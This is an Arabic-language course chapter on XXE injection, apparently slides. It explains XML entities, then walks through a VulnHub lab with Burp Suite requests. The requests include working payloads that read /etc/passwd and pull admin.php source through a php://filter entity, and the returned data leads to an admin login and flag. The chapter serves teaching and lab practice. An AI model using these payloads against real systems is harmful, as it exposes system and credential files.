

الفصل السابع

ثغرة ال XXE Injection

المؤلف

د.م/ أحمد هاشم الفقي

استشاري أمن المعلومات و التحول الرقمي

Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال XXE Injection

- قبل البدء في مناقشة مختلف أنواع الثغرات المتعلقة بلغة الترميز XML، لنلقي نظرة شمولية (انظر للصورة الآتية) على هذه الأنواع ونعرف كل نوع منها ما الهدف الذي يحدث به الضرر:




Figure 1.1: Vulnerabilities in XML-based System

ثغرة ال XXE Injection (تكملة...)

- الثغرات المتعلقة بال XML Parser
- تطبيقات الويب التي تعتمد على لغة الترميز XML في بعض أجزائها وعملياتها يقوم مطوريها بإستخدام XML Parser خاص باللغة المستخدمة في تطبيق الويب ، ال XML Parser يساعد في قراءة (Parsing) أكواد ال XML وجعلها مفهومة لتطبيق الويب حتى يستطيع التعامل معها، أي أن ال Parser أشبه ب API بين كود ال XML والكود الخاص بتطبيق الويب. فعوضًا عن أن يتعامل مطور الويب مع كود ال XML بشكل مباشر ويحاول تفسير كل سطر بنفسه، يقوم بإستخدام XML Parser يؤدي هذه الوظيفة، وبالمناسبة هذه الميزة هي أحد الأسباب التي جعلت لغة الترميز XML واسعة الإنتشار، فالعديد من لغات البرمجة لديها مكتبات خاصة بال XML Parser، بالتالي عملية التخاطب بين تطبيقين من لغتين مختلفتين بغرض تبادل أو قراءة البيانات ستكون مهمة سهلة إلى حدٍ ما إذا أوجدنا لغة مشتركة بين هذين التطبيقين ، وفي هذه الحالة نقصد لغة الترميز XML

ثغرة ال XXE Injection (تكملة...)

- يوجد العديد من الأنواع المختلفة للـ XML Parser ولسنا بصدد مناقشتها هنا، لكن هذه قائمة ببعض الـ XML Parser المفتوحة المصدر لبعض اللغات وأطر العمل:
 - Java
 - Python
 - PHP
 - .NET Framework
- بعد هذه المقدمة حول الـ XML Parser، لننتقل الآن للثغرات التي تحدث بسبب بعض نقاط الضعف في الـ XML Parser أو بسبب جهل مطور تطبيق الويب بطبيعة الخصائص التي يقدمها هذا الـ Parser وحدود إمكانياته.

ثغرة ال XXE Injection (تكملة...)

• XML External Entity Injection (XXE)

- قبل أن نتعرّف على هذا النوع من الثّغرات لنعرف بدايةً ما هو ال XML Entity؟
- ال XML Entity نستطيع إعتباره متغير يحمل بيانات وهذه البيانات قد تكون في نفس (Internal) ملف ال XML أو في خارجه (External)
- هذا مثال على تعريف ENTITY ضمن ملف ال XML

```
<!DOCTYPE ARTICLE
[
  <!ELEMENT ARTICLE (TITLEPAGE, INTRODUCTION, SECTION*)>
  <!ELEMENT TITLEPAGE (#PCDATA)>
  <!ELEMENT INTRODUCTION (#PCDATA)>
  <!ELEMENT SECTION (#PCDATA)>

  <!ENTITY topics SYSTEM "Topics.xml"> — External Entity
  <!ENTITY title "A Short History of XML"> — Internal Entity
]
```

>

ثغرة ال XXE Injection (تكملة...)

- في المثال أعلاه عرّفنا نوعين مختلفين من ال XML ENTITY وهما :
 - External ENTITY •
 - Internal ENTITY •
- ما يهمنا هنا هو النوع الأول External ENTITY وهذا هو ال Syntax الخاص بتعريفه :

```
<!ENTITY EntityName SYSTEM SystemLiteral>
```


- EntityName يرمز لأسم هذا المتغيّر
- SystemLiteral ترمز إلى المسار المتواجد به الملف، وهنا بإمكاننا إستخدام أنواع مختلفة من ال URI Scheme مثل ال File , HTTP

ثغرة ال XXE Injection (تكملة...)

- الآن بعد أن تعرّفنا على ال XML External Entity،
- لنعرف ماهي ثغرة ال XML External Entity Injection؟
- بما أنها ثغرة من نوع Injection فلا بد أن يتواجد "مكان" تأتي منه البيانات من المستخدم (أو من تطبيق آخر) ومن ثم يتم خلط هذه البيانات مع الكود وترسل إلى ال Parser
- وفي حالتنا هنا تطبيق الويب يستقبل قيم من المستخدمين وهذه القيم قد يتم خلطها مع Code XML، ولا يقوم تطبيق الويب بعمل فلترة كافية للمدخلات ممّا يتيح للمخترق حقن كود XML وتحديداً نقصد هنا حقن XML External Entity
- لنتوقف قليلاً عن الشرح ونبدأ بالجانب العملي حتى تتضح الصورة أكثر:
- سنقوم بالتطبيق وحل تحدّي بسيط على هذه ال Machine
- <https://www.vulnhub.com/series/xxe-lab,174/>
- إعدادات المعمل ستكون كالآتي:

ثغرة ال XXE Injection (تكملة...)

- تطبيق الويب المصاب بالثغرة: <http://172.16.220.134>
- ال Machine التي نقوم بالإختبار من خلالها: Kali machine
- بعد الدخول على الصفحة الخاصة بالتطبيق (<http://172.16.220.134/xxe/>) نجد واجهة تسجيل الدخول هذه:



Login If You Can

Login


Name

Password

Login

ثغرة ال XXE Injection (تكملة...)

- نحاول تسجيل الدخول وإعترض الطلب عن طريق أداة Burp Suite قبل أن يتم إرساله إلى تطبيق الويب حتى نفهم ما الآلية التي يعمل بها التطبيق



ثغرة ال XXE Injection (تكملة...)

- بعد إعتراض الطلب، نلاحظ أن البيانات الخاصة بالمستخدم يتم تمريرها عبر ال XML، نلقي نظرة على ال Source Code ونجد الدالة XMLFunction() والتي تقوم ببناء ال xml document وتمريره إلى تطبيق الويب :

```
(index) X
19 function XMLFunction(){
20     var xml = '' +
21         '<?xml version="1.0" encoding="UTF-8"?>' +
22         '<root>' +
23         '<name>' + $('#name').val() + '</name>' +
24         '<password>' + $('#password').val() + '</password>' +
25         '</root>';
26     var xmlhttp = new XMLHttpRequest();
27     xmlhttp.onreadystatechange = function () {
28         if(xmlhttp.readyState == 4){
29             console.log(xmlhttp.readyState);
30             console.log(xmlhttp.responseText);
31             document.getElementById('errorMessage').innerHTML = xmlhttp.responseText;
32         }
33     }
34     xmlhttp.open("POST","xe.php",true);
35     xmlhttp.send(xml);
36 };
```

ثغرة ال XXE Injection (تكملة...)

- الجزء الذي يهْمُنَّا تحديدًا في الكود هو أن المدخلات القادمة من المستخدم (اسم المستخدم وكلمة المرور) يتم خلطها مع كود ال XML ولا يوجد أي عملية فلترة مُسبقة لهذه المدخلات، ومن هنا نستطيع الحقن ، كِلا المتغيرين name و password مُصابين ونستطيع الحقن من خلالهما :

```
23      '<name>' + $('#name').val() + '</name>' +  
24      '<password>' + $('#password').val() + '</password>' +
```

- بعد تحليل الكود ، لنعود الآن إلى ال Repeater في ال Burp Suite

ثغرة ال XXE Injection (تكملة...)

```
Request
Raw Params Headers Hex XML
POST /xxe/xxe.php HTTP/1.1
Host: 172.16.220.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 93
Origin: http://172.16.220.134
DNT: 1
Connection: close
Referer: http://172.16.220.134/xxe/
Cookie: PHPSESSID=keha9qkgemfi69dqcb7rg0bjr

<?xml version="1.0"
encoding="UTF-8"?><root><name>user</name><password>pass</pa
ssword></root>
```

ثغرة ال XXE Injection (تكملة...)

- نبدأ الإختبار عن طريق تمرير أحد قيم ال Meta-character في ال XML مثل :

Table 4.1: XML Meta-characters

Character	Consequence
<	Opening a tag without closing it.
&	This is a character for escaping meta-characters, which makes an XML malformed when being used alone.
>	Closing a tag without opening it.
'	It makes the name specification syntactically incorrect when added to an attribute name.
"	Similar to the previous one.
<! — —	This sequence of characters represents the beginning/end of a comment and is not allowed in attribute values.
]] >	This is a delimiter for the CDATA section and is not allowed in values of elements.

ثغرة ال XXE Injection (تكملة...)

- في حالة كان تطبيق الويب لا يقوم بعمل الفلترة للمدخلات فحقن أحد هذه القيم في المدخلات سيعمل على إحداث خطأ في البنية السليمة لملف ال XML، مما يجعل ال Parser يُظهر لنا رسالة خطأ في ال Response، في الخطوة الآتية مررنا القيمة & ضمن اسم المستخدم أولاً حتى نتأكد أنه مصاب ، ومن ثم أعدنا المحاولة على المتغير الخاص بكلمة المرور .

Target: http://172.16.220.134

Request

Raw Params Headers Hex XML

```
POST /xxe/xxe.php HTTP/1.1
Host: 172.16.220.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 98
Origin: http://172.16.220.134
DNT: 1
Connection: close
Referer: http://172.16.220.134/xxe/
Cookie: PHPSESSID=keha9qkgemfi69dqcb7rg0bjr

<?xml version="1.0" encoding="UTF-8"?>
<root>
<name>&</name>
<password>pass</password>
</root>
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Sat, 18 Jan 2020 22:41:43 GMT
Server: Apache/2.4.27 (Ubuntu)
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8

Sorry, this not available!
```

ثغرة ال XXE Injection (تكملة...)

SendCancel<|v>>|v>

Target: http://172.16.220.134

Request

RawParamsHeadersHexXML

POST /xxe/xxe.php HTTP/1.1
Host: 172.16.220.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: /*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 98
Origin: http://172.16.220.134
DNT: 1
Connection: close
Referer: http://172.16.220.134/xxe/
Cookie: PHPSESSID=keha9qkgemfi69dqcbe7rg0bjr

<?xml version="1.0" encoding="UTF-8"?>
<root>
<name>user</name>
<password></password>
</root>

Response

RawHeadersHexRender

HTTP/1.1 200 OK
Date: Sat, 18 Jan 2020 22:43:06 GMT
Server: Apache/2.4.27 (Ubuntu)
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8

Sorry, this not available!

ثغرة ال XXE Injection (تكملة...)

- نلاحظ أن رسالة الخطأ التي توقعناها من ال Parser لم تظهر ضمن ال Response ، لنبدأ الآن بحقن شيء آخر ، على سبيل المثال لنحاول الحقن بـ XML External Entity كالآتي:

```
<!DOCTYPE Doc [  
<!ENTITY ex SYSTEM "file:///etc/passwd">  

```

- ومن ثم نستدعي هذا ال Entity ضمن أحد قيم المدخلات

```
<name>&ex;</name>
```


ثغرة ال XXE Injection (تكملة...)

SendCancel<|>

Request

RawParamsHeadersHexXML

POST /xxe/xxe.php HTTP/1.1
Host: 172.16.220.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:72.0)
Gecko/20100101 Firefox/72.0
Accept: /*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 164
Origin: http://172.16.220.134
DNT: 1
Connection: close
Referer: http://172.16.220.134/xxe/
Cookie: PHPSESSID=keha9qkgemfi69dqcb7r90bjr

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Doc [
<!ENTITY ex SYSTEM "file:///etc/passwd">
>
<root>
<name>&ex;</name>
<password>pass</password>
</root>

Target: http://172.16.220.134

Response

RawHeadersHexRender


HTTP/1.1 200 OK
Date: Sat, 18 Jan 2020 22:51:54 GMT
Server: Apache/2.4.27 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1449
Connection: close
Content-Type: text/html; charset=UTF-8

Sorry, this root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List

• ونرسل ال Request


ثغرة ال XXE Injection (تكملة...)

- جميل!! ما الذي حصل هنا ؟
- إستطعنا قراءة ملف ال passwd عن طريق تعريف External Entity يحمل المسار الخاص بهذا الملف ، ومن ثم حقنا هذا ال External Entity في أحد قيم المدخلات
- لننتقل لمستوى آخر من الحقن،
- بعد قراءة محتوى ملف ال robots.txt وجدنا صفحة تسجيل فرعية خاصة بال admin



ثغرة ال XXE Injection (تكملة...)

- بعد محاولات عدّة لإختبار صفحة الدخول لنفس الثغرة وتحليل الكود لم نتوصّل لشيء،
- لكن ماذا عن قراءة محتوى ملف الـ `admin.php` عن طريق الثغرة في صفحة تسجيل الدخول الأولى؟
- لنلقِ نظرة!



ثغرة ال XXE Injection (تكملة...)

- إستطعنا قراءة محتوى الملف أيضًا!
- لاحظ أننا قمنا بعمل Encoding لمحتوى الملف كالآتي:

```
<!ENTITY ex SYSTEM "php://filter/read=convert.base64-encode/resource=admin.php">
```

- بعد عمل Decoding لمحتوى الملف ، وجدنا هذه البيانات ضمن الصفحة

ثغرة ال XXE Injection (تكملة...)

[illegible]

ثغرة ال XXE Injection (تكملة...)

- نقوم بتسجيل الدخول بإستخدام هذه البيانات :



Enter Username and Password

[Maybe Later](#)

administhebest

••••••••

Login

ثغرة ال XXE Injection (تكملة...)

- ومن ثم نحصل على العلم

Enter Username and Password

You have entered valid use name and password
Here is the **Flag**

تم بحمد الله انتهاء الفصل السابع